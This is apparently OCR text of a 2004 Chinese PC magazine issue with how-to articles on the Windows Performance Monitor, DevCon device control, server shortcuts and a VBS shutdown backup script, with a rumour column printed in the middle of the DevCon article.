还记得我们今年第5期《虚拟内存到底应该怎么设？》吗？里面介绍了“Page”这个概念，再让我们一起复习一下吧：为了便于管理和存放数据，Windows会将物理内存(RAM)与虚拟内存分割成许多小块，称为Page(分页)，每个Page为4KB，它也是内存在Windows系统中的单位，每个Page都有编号。程序运行时，系统就会将该程序所需文件先从硬盘调入并保存到这些内存分页中，之后要用那个文件，只需指明文件所在相应分页的编号即可，调用起来非常方便。Windows 2000/XP的虚拟内存文件Pagefile.sys被称为分页文件(或页面文件)。

2.如何阅读监视器中的数据

在Windows XP中，系统监视器默认会装入三个性能计数器：“Pages/sec”（内存分页/秒）、“Avg. Disk Queue Length”（磁盘访问序列的平均值）和“% Processor Time”（处理器执行有效线程时间的百分比）。它们分别以黄、蓝、绿三种颜色的线条来表示。在窗口右边的图表中可以看到实时的计数器曲线图表（单击工具栏中的按钮切换成直方图或者报表显示），图表中的红色竖线在不断向右移动，它表示图表的更新过程。在下面的列表框中显示了三个计数器的详细资料，包括计数器所属的性能对象以及所属电脑信息，选中某个计数器，然后单击工具栏中的“突出显示”按钮，可以让该计数器的曲线在图表中以粗白线的形式显示出来，更便于观察（见图1）。




图1

你知道吗？

三个关键性能计数器

★“Pages/sec”(内存分页/秒)：主要用来表示平均每秒从虚拟内存中进行读取和写入的内存分页数。应用程序运行时，并没有把全部内容都加载到内存中，而是当内存中没有所需信息时才会到硬盘中调用。调用的内存分页越多、越频繁，系统性能就越差。

★“Avg. Disk Queue Length”(磁盘访问序列的平均值)：这个计数器的功能实际上用于多个物理磁盘共存的时候，此时磁盘性能会超过单个硬盘的性能，如果你安装有多块硬盘，那么这个计数器有时会显示出100%(甚至更高)的状态。

★“%Processor Time”(处理器执行有效线程时间的百分比)：它反映的是CPU实际花费在有效线程执行和请求服务处理上的时间，用100%减去该计数器的读数就是系统处于空闲状态的时间。CPU不像收款员，它不会干坐在那里等待下一个任务的到来，而必须总有一些事情去做。就像我们打开电脑，不管是否进行操作，它的电源线上始终有电流流过，为了保证CPU始终有事可做，当它没有其他任务时，Windows便为它准备了另一件事，就是调用“空闲进程”(也就是我们以前曾经介绍过的“System Idle Process”，在系统没有什么操作时，它常常会显示为99%或100%)。实际上，系统在计算处理器时间时，并不是对每个不同的线程运行时间进行统计，而只是对空闲进程的运行时间进行计算，然后只要简单地用100%减去空闲进程的时间，就得到了“%Processor Time”。

下面我们通过一个实例来了解一下系统监视器在内存分析中的应用。

实例1：我的电脑需要增加内存吗？

内存使用情况是影响系统性能的最重要因素。当内存不足时，就会使用系统页面文件，虽然这样可以使系统得到更多可用内存，但毕竟硬盘速度和内存速度相差很多，频繁读取和写入页面文件，会降低系统性能。通过系统监视器，可以观察到系统内存不足以及页面文件的使用情况，从而指导你决定是否该添加物理内存。

Step 1 添加计数器

首先要添加一个“Memory”对象的“Available MBytes”(可用内存数)计数器。在图表中右击，选择“添加计数器”打开对话框，选中“使用本地计算机计数器”选项，并在下面的“性能对象”下拉框中选择“Memory”对象。下面会列出该对象的性能计数器，选中“Available MBytes”后单击“添加”按钮(见图2)。单击“说明”按钮可查看该计数器的功能描述。新添加的计数器会显示在主界面下的计数器列表中，不过默认的线条颜色可能会与已经存在的计数器一样，这时可以右击“Available MBytes”计数器，选择“属性”，在打开的对话框中“颜色”下拉框中选择其他颜色即可。



图2

Step 2 分析计数器

“Available MBytes”计数器表明了当前可用的内存字节数，如果它的值小于5MB，说明物理内存可能不足，或某些程序没有释放内存。这里还需要结合列表中已经存在的“Pages/sec”计数器进行综合分析。该计数器代表页面文件的交换速度，如果“Pages/sec”的值为20或更大，表明系统使用内存页面文件比较频繁，这时可尝试退出那些大内存占用程序，并查看“Pages/sec”计数器，看内存页交换速率是否有显著变化，如果变化明显，说明内存不足的可能性极大，需要添加内存。

小提示

系统监视器默认的三个计数器无法直接删除，但它们会降低监视器启动的速度，如果要让监视器启动时不装入任何计数器，可以打开Windows\system32目录，取消“perfmon.msc”文件的只读属性，然后重启性能管理工具，选中要删除的计数器，单击工具栏中“删除”按钮，然后选择菜单“文件→保存”，即可将修改后的“perfmon.msc”文件保存到磁盘，再次启动时，就不会出现被删除的计数器了。通过此方法你也可以定制自己需要的启动计数器。

3.其他常用性能计数器

性能对象	性能计数器	描述
Paging File	% Usage	页面文件使用率，这个计数器显示的是即时值，一般不应高于70%，否则可能需要增加页面文件大小。
Paging File	% Usage Peak	页面文件使用率的峰值。
Physical Disk	Avg.Disk Queue Length	指磁盘读取和写入请求的平均数。
Physical Disk	% Disk Time	该计数器显示磁盘处于活动时间的百分比，如果长时间高于90%，可能磁盘负荷过重。
Logical Disk	% Free Space	磁盘分区自由空间的百分比，一般不要低于15%。
Network Interface	Bytes Total/sec	网络发送和接收字节的速率。
Processor	% Processor Time	处理器忙于执行特定进程的所有线程所用时间的百分比，这个计数器可以用作处理器活动的主要指示器，如果计数器经常显示高于85%，那么你可能需要升级到更快的处理器。

小提示

就像任何程序一样，系统监视器本身也要占用一定资源。它通常会使用最少5MB内存和1%～5%的CPU时间。当然，磨刀不误砍柴功，这点代价换来对系统的了解，还是值得的。

实例2：软件和硬件，到底谁是元凶？

有些朋友会发现自己的电脑配置并不低，但用起来感觉却很慢，这时利用性能监视器，可以比较轻松地找出问题到底出在硬件还是软件上。下表是常用的计数器，如果数值超过后面的“查看值”，则需要关注了。

基本计数器

对象	计数器	查看值
Processor	%Preocessor Time(处理器时间)	>80%
Physical Disk	%Disk Time(磁盘时间)	>80%
Memory	Pages/sec(分页/秒)	>12

(1)快速识别硬件故障

对于硬件故障，原因和现象比较复杂，一般不好判断。这里介绍一个简单的识别方法：在Processor对象下面分

别建立“%Interrupt Time”和“%Processor Time”两个计数器。运行这个计数器一段时间，看看这两个计数器在同一时间是否都比较高(超过80%)，如果都高，那么很可能是硬件问题。

一般来说，如果系统本身比较老或刚搬动过，那么很可能是电脑中的插卡松动，需要插紧，同时还有机箱中灰尘过厚也会引发硬件问题；也可能是硬件驱动程序有问题，需要更新；或者硬件存在中断或DMA冲突；存在一些比较老的设备，比如:ISA卡等。

如何查找有问题的硬件呢？如果发现两个计数器同时都比较高，可再观察正在进行的操作，比如:正在听音乐，那么可能就是声卡的问题了。

(2)捉出软件“罪犯”

如果排除了硬件故障，就要从软件方面找原因了。按照同样方法，可以建立一个“%Processor Time”的计数器，在窗口右侧选择要监视的进程项目。按照这样的方法，把怀疑有问题的进程依次监视起来，然后就可以用曲线图查看了。比如，我们怀疑Word、QQ、Photoshop以及一款杀毒软件是系统性能下降的原因，就分别监视这几个软件的进程，一般和他们主程序的名称是一致的。

监视开始后，可以在曲线图上看到这几个进程使用CPU时间的走势，如果有某个程序一直在曲线图的上层，如超过80%以上，那么它是影响性能的主要原因。应该尽快关闭这个进程，重启电脑，看看能否解决问题，如果不能，则应该安装补丁程序或更换到最新版本。

小提示

根据我们的经验，16位程序往往会在很大程度上影响系统性能，如果在任务管理器的‘进程’列表中看到‘NTVDM’和‘WOWEAEC.exe’，那么可以确定当前有16位程序在运行。

性能日志和警报——系统状态的晴雨表

在主界面左边展开“性能日志和警报”节点，可以看到3个子模块:计数器日志、跟踪日志和警报。下面通过两个实例来了解其具体使用。

实例1:通过计数器日志设置最佳页面文件

我们知道，页面文件(也就是常说的虚拟内存)的大小是影响系统性能的重要因素。无论是系统自动分配还是公式化的1.5倍内存设置，都不是最优的设置方法，通过计数器可以观察到系统真实的页面文件使用情况。不过在系统监视器中只能简单地查看实时数据，而通过计数器日志记录功能则可以提供一个长时间的页面文件数据报告。可根据数据分析系统对页面文件的需求，做出合理设置。

Step 1 首先要设定一个512MB的大页面文件。打开“控制面板→系统→高级”选项卡，单击“性能”中的“设置”按钮，在打开的对话框中单击“高级”选项卡，点击“更改”按钮，选择“自定义大小”选项，并指定页面文件的“初始大小”和“最大值”均为“512”MB，然后单击“设置”按钮，重启系统使新页面文件生效。

Step 2 决定页面文件的大小，就要监视系统对当前这个页面文件的使用情况，这需要先添加一个计数器。在性能管理工具中右击左边的“计数器日志”，选择“新建日志设置”，输入名称“页面文件”后回车，出现计数器设置对话框。在“常规”选项卡中单击“添加计数器”按钮，在“性能对象”下拉框中选择“Paging File”，并在下面选择“% Usage Peak”计数器(见图3)，右边的“从列表选择范例”中选择“_Total”，然后单击“添加”按钮，并单击“关闭”按钮返回。




图3

Step 3 在“数据采样间隔”中设置时间间隔为“1分钟”，再单击“日志文件”选项卡(见图4)，在“日志文件类型”下拉框中选择“文本文件(逗号分隔)”，同时记住下面的“D:\PerfLogs\页面文件_000001.csv”，这是日志文件的保存路径和文件名。




图4

Step 4 单击“确定”按钮退出计数器设置，这时添加的计数器日志会自动运行。在电脑中像平时一样进行各种日常操作，并尽可能多地打开和关闭各种常用的应用程序和游戏，一般需要经过几个小时使用后，才能通过计数器日志得到比较全面的结果。

Step 5 右击“页面文件”计数器选择“停止”，中止计数器日志的运行。然后用记事本打开“D:\PerfLogs\页面文件_000001.csv”文件，文件中每个

时间段后面的数值表示当时页面文件的使用比率峰值，可以看出几乎所有的记录都显示页面文件使用率的峰值不超过50%(见图5)，因此完全可以把页面文件的数值设置为当前值的50%，即256MB，这是一个比较合理的数值。而最大值则视情况而定，比如:你偶尔还会运行一些狂占内存的软件，那么可将最大值设置为1GB或更多(视剩余空间而定)。如果你平时的操作基本固定，那么可考虑把页面文件的"初始大小"和"最大值"设置为同样大小，这样会减少磁盘碎片的产生。


分页文件_000001.csv - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
"(PDH-CSV 4.0) ()(-480)","\\ALTHON1200\Paging File(_Total)\% Usage Peak"
"03/03/2004 11:48:58.917","32.062530517578125"
"03/03/2004 11:49:58.913","32.062530517578125"
"03/03/2004 11:50:58.919","34.473419189453125"
"03/03/2004 11:51:58.916","38.85650634765625"
"03/03/2004 11:52:58.912","41.046905517578125"
"03/03/2004 11:53:58.918","41.107940673828125"
"03/03/2004 11:54:58.914","41.107940673828125"
"03/03/2004 11:55:58.921","41.107940673828125"
"03/03/2004 11:56:58.917","41.107940673828125"
"03/03/2004 11:57:58.923","41.107940673828125"

图5

▶▶▶ 火速链接

这里介绍的方法适合硬盘空间相对紧张,并希望经常了解系统状况的用户。虚拟内存各部分的常规配置方法,请参看本刊2004年第5期《虚拟内存到底应该怎么设？》一文。

你知道吗？

用Excel分析报告内容

通过一段时间监测，你收集了日志文件，文件格式都是CSV，这种格式是专为电子表格设计的。我们可以利用Excel，把它做成饼图或是曲线图，直观地了解不同时间内的页面文件变化。同样方法，也可以监视内存等对象的变化趋势。使用方法是在Excel中直接打开CSV文件，然后使用"插入→图表→图表向导"的命令进一步进行设计。

实例2:DIY一个内存不足报警器

前面介绍了通过"Available MBytes"计数器可以观察系统可用内存不足的情况，当可用内存极低时，就会影响到系统性能。通过"警报"功能监视该计数器，当它的数值低于20MB时自动通过信使消息发出警报提示，做到"防患于未然"。

Step 1 添加警报计数器。右击"警报"节点，选择"新建警报设置"，输入名称"内存不足"，在打开的对话框中单击"常规"选项卡，单击"添加"按钮，按前面介绍的方法添加"Memory"对象中的"Available MBytes"计数器。

Step 2 设置警报条件。在"将触发警报，如果值是"后面的下拉框中选择"低于"，后面输入数值"20"，也就是当该计数器数值低于"20"时(即可用内存低于20MB)触发警报条件。然后在"数据采样间隔"中设置时间间隔为30秒(见图6)。




图6

Step 3 单击"操作"选项卡(见图7)，选中"发送网络信息到"选项，并在下面输入你的计算机名(在添加计数器时可以看到你的计算机名)。当然，使用这种警报方式需要系统中没有关闭信使服务。最后单击"确定"按钮保存设置，添加的"警报"将会自动启动运行。




图7

现在就可以关闭性能管理工具，正常使用电脑了。当系统可用内存低于20MB时，你将会收到一个信使消息提示，这时就需要退出部分程序，腾出内存或重启系统，提前避免程序失去响应的情况。

小提示

★在"操作"选项卡中还可以选择使用其他警报方式，例如写入日志、运行程序等。这里有一个很特别的功能，可以启动性能数据日志，这样可以实现与计数器日志的联动操作。

★系统性能监视器和警报在后台运行时，也会占用一定系统资源，我们可以使用一些技巧来尽量减少它的资源占用。例如设置较长的数据采样间隔、删除不需要监视的计数器，另外要注意日志文件不要保存到正在监视的磁盘中。

总的来说，系统性能管理工具非常强大，它常被系统维护专家用来发现和解决各种与系统相关的问题，特别是服务器方面，前面我们只是介绍了一些它的皮毛，如果你对它感兴趣，请参考相关专业图书。CF [XT01]

我的光驱！你别用！

■ 软件DIY

一、认识今天的主角——DevCon

一般情况下，大家管理电脑中的硬件设备都是通过“设备管理器”来完成的。不过在某些时候，你可能希望能在命令行或批处理文件中控制系统中的设备，这时“设备管理器”就无法完成了。微软已经提供了一款基于命令行工作模式的设备管理工具，它的名字叫做“DevCon”，你可以从http://download.microsoft.com/download/1/1/f/11f7dd10-272d-4cd2-896f-9ce67f3e0240/devcon.exe下载得到一个自解压文件，运行后选择把文件解压到某个目录，解压后“i386”目录中的“devcon.exe”就是我们需要的文件。

1.DevCon到底有何用？

DevCon可实现“设备管理器”的所有管理功能，允许在命令行中通过命令字符来实现禁用、启用、重启、更新、卸载和查询单个设备或一组设备，DevCon还提供了对开发人员有用但无法在“设备管理器”中直接获得的信息。对于普通用户，可能并不会经常用到它，但真正当你需要在命令行控制设备时，就会发现它是不可多得的工具，其意义就在于提供了一种通过命令来控制设备的方式。不过要注意DevCon是为Windows 2000/XP而设计，在Windows 98/ME中无法运行。

2.DevCon的基本使用

将devcon.exe复制到系统所在文件夹，运行“CMD”命令打开命令行窗口，然后输入“devcon /?”命令可得到详细帮助信息，这里可以看到，devcon的命令很多，其基本的命令格式是：

devcon [-r] [-m:\\<machine>] <command> [<arg>...]

其中“-r”参数表示在执行完命令后自动重启电脑。

二、应用实例秀

实例1：让某个用户无法使用光驱

在2003年第23期的《设备管理器实例点点通》一文中，介绍了通过“设备管理器”禁用光驱的方法，这个功能同样能用devcon命令来实现，并且还可以轻松实现禁止指定用户无法使用光驱。

Step 1 在命令行中输入“devcon status *cdrom*”（这里的*与文件搜索时的使用是一样的，可以代表任意字符），在屏幕上会列出当前系统中所有光驱设备状态。从“Name”行中可以看到光驱名称，例如“ATAPI CD-R/RW 12X8X32 USB Device”就是光驱（刻录机）名称，该行上面显示的“USBSTOR\CDROM&VEN_ATAPI&PROD_CD-R/RW_12X8X32&REV_9.CC\6&29716FAA&0”就是光驱设备ID（见图1）。




图1

Step 2 输入“devcon disable USBSTOR\CDROM&VEN_ATAPI&PROD_CD-R/RW_12X8X32&REV_9.CC\6&29716FAA&0”即可禁用该刻录机了，不过这样输入命令似乎有点太长，也可以使用“*”符号进行简化输入，例如这里输入“devcon disable *cdrom*”也能实现同样效果。

Step 3 恢复光驱使用。与之相反，使用“devcon enable *cdrom*”命令就能重新启用被禁用的光驱。

> **小提示**
>
> 其他类似命令
>
> ★devcon remove:删除指定设备，功能与在设备管理器中使用“卸载”功能相同，在第6期的《你不再是我的惟一——制作万能克隆文件》一文中，就使用过“devcon remove *”命令来快速删除所有的硬件驱动程序。
>
> ★devcon restart:重启指定设备。

Step 4 打开记事本，把“devcon disable *cdrom*”保存成“禁用.bat”；把“devcon enable *cdrom*”保存成“恢复.bat”，保存到devcon.exe同一目录下。

Step 5 右击“我的电脑”并选择“管理”，在打开的“计算机管理”左侧窗格中找到“本地用户和组→用户”，双击右侧窗格某个非管理员身份的用户名打开其属性窗口，进入“配置文件”选项卡，在“登录脚本”后输入“禁用.bat”的路径，比如：C:\WINNT\禁用.bat（见图2）。这样，每当这个用户登录后，就无法使用光驱了。



图2

风言风语

Ghost可让你的硬盘容量翻倍?

近日，国外一家著名IT网站透露出一个惊人消息——使用Ghost的几步简单操作，可以让硬盘容量增加，甚至翻倍!

该消息称，市面上的硬盘中几乎都存在隐藏分区，一般情况下该隐藏分区是保留给坏扇区重新分配使用的，也有可能是大容量的硬盘在上市前只通过了低容量的质检，比如250GB的硬盘只通过了120GB的质检，只好当作125GB来出售。一位名叫Scott Komblue的用户发现，利用Ghost的几步"特殊"操作可以开辟出这一块隐藏分区，以达到免费扩大硬盘空间的目的。

该方案被公布后，很多网友顶住硬盘"报销"的压力对其进行了验证，结果大多数以失败告终，并指明所谓"硬盘扩容"，不过是Ghost的这一操作修改了硬盘的分区表，造成了"分区重叠"现象，实际上硬盘容量丝毫未变。不过也有小部分网友欣喜不已地声称试验成功。

Andy:容量加倍的事情早在硬盘还没有跨入GB级年代之前，就曾被炒得沸沸扬扬。虽然最后时间无情地粉碎了这种自欺欺人的梦想，不过，支撑这种事情发生的潜意识追求也没什么值得指责的。但是，今天的硬盘，已远比过去复杂和精密，如果哪位一心想当"哥伦布"的大虾立志要造福于民的话，还是等他自己拿着那块容量翻番的硬盘闭关修炼几个月，再来向大家汇报结果好了。我们要的不光是现象，我们要的是结论，基于尝试测试的可靠结论!

Windows源代码泄露又起波澜

大家还记得前不久"Windows源代码泄露风波"吧，当时业内安全领域的人士普遍对媒体过分炒作不屑一顾，并认为泄露的代码不太可能会暴露更多的新漏洞。但最近这些安全专家的态度突然有了一百八十度大转弯，因为已经有黑客在代码中发现了之前未经揭露的漏洞，也许针对这些漏洞的新一轮攻击正在酝酿之中。

国外某安全机构的高级安全研究员Thor Larholm认为，微软对这些危险的黑客们非常戒备，而这些人也肯定从泄露的代码中找到了有价值的东西。然而他们也很敏锐地察觉到微软正在追查源代码泄露的真相以及拥有源代码的黑客们，所以尽量保持低调行事。迄今为止，已经公布的代码漏洞只有区区几个，但大部分的发现仍未被公开，有的甚至还成了某些人手中的秘密武器。

JoyChan:微软与黑客的"猫鼠大战"从来就没有休止过，不管这场波澜迭起的源代码风波结果如何，这一事件对微软的影响将是非常深远的，不过对于我们这些Windows的普通使用者来说，只有"搬着凳子看戏"的份儿。

3721得罪了谁?

说到3721的"中文上网升级包"，大家都很熟悉。有的用户认为它很方便，可以删除浏览器的无用信息，预防恶意网站;有的用户则说它是"粗鲁的访客"，总是悄悄地进入系统，并拖慢系统的运行速度。我们杂志也谈到过几次，一直在说它的种种缺点。最近，斥责3721的帖子在很多论坛中频繁出现，有的文章甚至从技术的层次进行了不厌其烦的分析，缜密得像论文一样。

在一片指责中，另一种别样的声音就显得很特别:"软件设计确实有很多不合情理之处，但毕竟也提供了删除程序。就算是一个有缺陷的软件，难道就会有这么多人站出来写论文批判它?同类软件很多，为什么只有人写大文章来说3721?将一个话题推波助澜到这样一个规模，显然是一种有意识的策划。"这种说法或许不成立，或许只能算是一种辩解，但它至少给我们提了一个醒:在今天这个物欲横流的商业社会，竞争绝不仅仅是在技术上的，更是在舆论上的、公关上的，而公关手段也绝不都是能摆上台面的。

Cornel:我从小很喜欢汽车，自己买不起，就喜欢到汽车论坛里面转转，心理安慰一下。一直以为这种网友自由评论的地方是一块净土，看到的都是用户的真实感受。后来才慢慢发现这里早就成了"枪手"的"战场"，几乎所有车的评论里都有"社论分析——不买XXX车的100种理由"，文末还故作轻松地说一句:"相比之下，还是YYY车的性价比好一点。"

微软帝国不是骂"苹果"骂出来的，贬低别人永远不会抬高自己。 CF [XT03]

小提示

因为指定的是非管理员用户，所以他无法进入设备管理器进行恢复，真正实现了禁用光驱的目的。如果想让他临时使用光驱，则可双击"恢复.bat"。

Just Do It

使用"devcon status *"可查看系统中所有硬件设备，所以请你试着丰富禁用设备，比如:让其他人无法使用闪存、查找网卡设备名，选出一段独一无二的字符(如"_20021028")，然后禁用它。

实例2:远程查看设备状态

对于局域网中的其他设备，同样可以借助"-m:\\<machine>"参数实现对远程机器的设备管理，<machine>代表机器名，例如"devcon -m:\\zyfstudio status *cdrom*"，这样就能把zyfstudio这台电脑的光驱状况查看得很清楚了。遗憾的是禁用和启用的命令在远程控制中无法使用，这可能是从安全角度考虑的。

小提示

"devcon reboot"命令可实现重启电脑，可用它来创建快速重启的快捷方式。

devcon还有许多命令，其应用的关键在于综合运用，尤其是对于许多喜欢用批处理的朋友来说，devcon会让你的批处理大放光彩。限于篇幅，这里只能简单介绍，相信聪明的读者朋友能够变通使用。CF [XT02]

自作聪明的快捷方式

■ 河北　袁景涛

单位文件服务器采用18GB的SCSI硬盘，分出2GB做C盘安装Windows 2000 Server，其他空间做D盘并设置为共享，用于存放文件资源，共享名为“资源A”。局域网内客户机全部安装Windows 98，在桌面建立了指向文件服务器共享D盘的快捷方式，方便用户直接访问共享资源。随着共享资源的扩充，D盘空间越来越小，单位又给文件服务器添置了一块36GB的SCSI硬盘，通过Windows 2000磁盘管理器分成一个E分区，也用来存放共享资源，共享名为“资源B”。为了Windows 98客户机方便访问“资源B”，在文件服务器的D盘建立一个快捷方式“资源B”指向E盘，这样，当客户机通过桌面的快捷方式打开“资源A”后，再双击快捷方式“资源B”就可以方便地访问文件服务器的E盘资源，而不用在客户机桌面再建一个指向文件服务器E的快捷方式。没想到，在文件服务器的D盘建立指向E盘的快捷方式“资源B”时，却因Windows 2000的自作聪明而颇费周折。

一、错误的创建方法

文件服务器的计算机名为HP2000，打开D盘，点击“文件”菜单里的“新建→快捷方式”，弹出“创建快捷方式”窗口，点击右侧“浏览”，打开“我的电脑”，选中E盘，点击“确定”，输入快捷方式名称“资源B”，创建完成。从Windows 98客户机的桌面打开快捷方式“资源A”，再双击快捷方式“资源B”，发现打开的却是Windows 98客户机本地硬盘的E盘，而不是文件服务器HP2000的E盘。

二、并不完美的创建方法

打开文件服务器的D盘，删除原来建立的快捷方式，并重新建立，启动“创建快捷方式”向导，点击右侧的“浏览”，依次展开“网上邻居→邻近的计算机→HP2000”选中“资源B”点击“确定”(见图1)，输入快捷方式名称“资源B”，创建完成。



图1

从Windows 98客户机的桌面打开快捷方式“资源A”，再双击快捷方式“资源B”，打开的资源已经是文件服务器HP2000的E盘资源了。没过几天，Windows 98用户反映打开快捷方式“资源B”又变成本地硬盘E盘的内容了。从文件服务器的D盘查看快捷方式“资源B”的属性，目标指向“E:\”，而不是原来的“\\hp2000\资源B”。按照上述方法重新建立一个指向“\\hp2000\资源B”的快捷方式“资源B”，只要在文件服务器上双击这个快捷方式，快捷方式的目标指向就变为“E:\”，同时快捷方式的图标也会发生改变(由 变成)。

三、彻底解决问题的创建方法

通过计算机名建立起来的快捷方式，终因Windows 2000的自作聪明“私自”修改了快捷方式的目标指向，造成Windows 98客户机无法正常访问服务器，看来只能另辟蹊径。我们知道局域网中用于识别某个计算机的方法一个是计算机名，另一个就是IP地址。文件服务器HP2000在局域网中的IP地址为:192.168.0.253，打开D盘，删除原来建立的快捷方式“资源B”，启动“创建快捷方式”向导，在“请健入项目的位置”处直接输入:\\192.168.0.253\资源B(见图2)，点击“下一步”输入快捷方式名称“资源B”，创建完成。在服务器端双击这个快捷方式，其属性中的目标指向不会再发生改变。经过几个月的使用，服务器端和客户端一切正常。



图2

通过以上分析可以知道，以“计算机名”为标识建立的快捷方式是通过NetBEUI协议查找目标指向，而通过“IP地址”为标识建立的快捷方式是通过TCP/IP协议来查找目标指向，所以才会出现这种不同的搜索结果。

CF [XT04]



DIY一劳永逸的日期备份工具

任务编号：200408

任务内容

每天工作结束后，出于安全考虑，我们常常需要备份一些数据，每天的操作都大同小异，重复操作能否简化一些呢？我们的目标是：在Windows关闭时，自动把指定目录的文件备份到其他地方，并以当天的日期命名(如“2004-4-20”)，以便今后查找。

装备： Windows 9x/Me/2000/XP/2003

任务难度系数： 2/5

挑战者： 张楚楠　海客

新任务(￥300元)

很多程序在安装后会修改注册表或自动添加到启动组，从而在Windows启动后自动运行。有什么办法可以堵住软件的自启动？要求使用的时候要方便，比如按下某个热键或者双击图标就能实现。

方法一：利用脚本功能实现

1.Windows 2000/XP/2003

在Windows 2000以上的操作系统，可使用脚本❶来简化操作，只需短短几行命令就能实现自动备份的操作。

(1)制作备份专用脚本

打开记事本，输入以下内容(以“#”开始的行为注释行，可以不输入)，并保存为一个以VBS为扩展名的文件，如backup.vbs。

```
# 脚本文件内容开始
BackupDir = "D:\Backups\我的文档\"
# 备份的目标文件夹，以“\”结束，文件夹必须已经存在。

BackupDir = BackupDir&date
# 获得当前日期并构成目标文件夹名

Const OverWriteFiles = True
# 是否覆盖相同文件，设为True则自动覆盖，设为False则遇到同名文件时脚本中止执行。
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.CopyFolder "D:\My Documents" , BackupDir , OverWriteFiles
# “D:\My Documents”就是源文件夹。
# 脚本文件内容结束
```

名词解释

❶ 脚本与脚本宿主

Windows脚本宿主(Windows Script Host)是兼容Windows脚本的引擎控制器。简单地说，Windows脚本宿主就是一个脚本解释器。从这个意义上来说，它的功能与可以解释JavaScript的IE类似。但与IE不同，Windows脚本宿主只需要很少的内存，所以非常适合于交互和非交互的脚本，如登录脚本和管理脚本。在本文中就是利用Windows脚本技术来备份文件并存放到以日期为名称的文件夹中。由于Windows Script Host存在不同版本，各个系统自带的版本可能不同。本文脚本是基于WSH 5.6的，为保证兼容性，请访问http://www.microsoft.com/china/scripting下载升级程序。

这个脚本的大意是：复制源文件夹至目标文件夹成为其一个子文件夹，同时将其命名为当前日期。之后，可以通过双击文件的方式来运行脚本。

小提示

★虽然前面讲到的方法适用于Windows 2000，其实到目前为止，Windows 9x中也适用。不过在Windows 9x中最好保证源文件夹中没有只读的文件或文件夹，否则在某些情况下可能因无法自动覆盖文件而出错。

★VBS脚本文件被很多杀毒软件默认禁用，运行时杀毒软件会提示“检测到恶意脚本”。只要确认是我们制作的备份脚本，允许它运行即可。

▶▶▶ 火速链接

★VBS脚本功能非常强大，编写起来也不困难，如果你想快速入门，那么本刊2004年第6期特别话题《菜鸟也来编程序》将会满足你的愿望。

★有关VBS病毒的相关文章，请参看本刊2003年第22期防黑防毒栏目。

(2)启用关机自动运行功能

如果是在Windows 2000/XP中，直接将刚才的脚本定义为关机脚本就可以保证在关机时自动运行了。详细步骤如下：

Step 1　在“开始→运行”中键入“gpedit.msc”，打开“组策略”。

Step 2　在窗口左侧列表中依次选择“本地计算机策略→计算机配置→Windows 设置→脚本(启动关机)”(见图1)。




图1

Step 3 双击右边窗口的“关机”，显示“关机属性”窗口。单击“添加”按钮加入刚才的脚本文件即可。

这样，关机后操作系统就会自动运行该脚本进行备份了。

2.Windows 9x/Me

在Windows 9x中，并没有关机脚本这个概念，所以只能通过第三方软件来实现。Shutdown Launcher可以满足我们的需要。

Shutdown Launcher小档案	
最新版本:4.4.0	软件大小:3325KB
软件类型:共享软件	适用系统:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/10045.htm	

制作脚本的操作前面已经介绍，这里不再重复。运行Shutdown Launcher前，必须先运行Launcher Manager进行必要的设置。第一次运行Launcher Manager，按照程序向导就可以完成设置。对于中文版系统，关键是在进行测试之前，必须设置“关闭计算机”窗口标题。

Step 1 程序默认为英文版系统的“Shut Down Windows”，必须将其设置为“关闭 Windows”（见图2）。

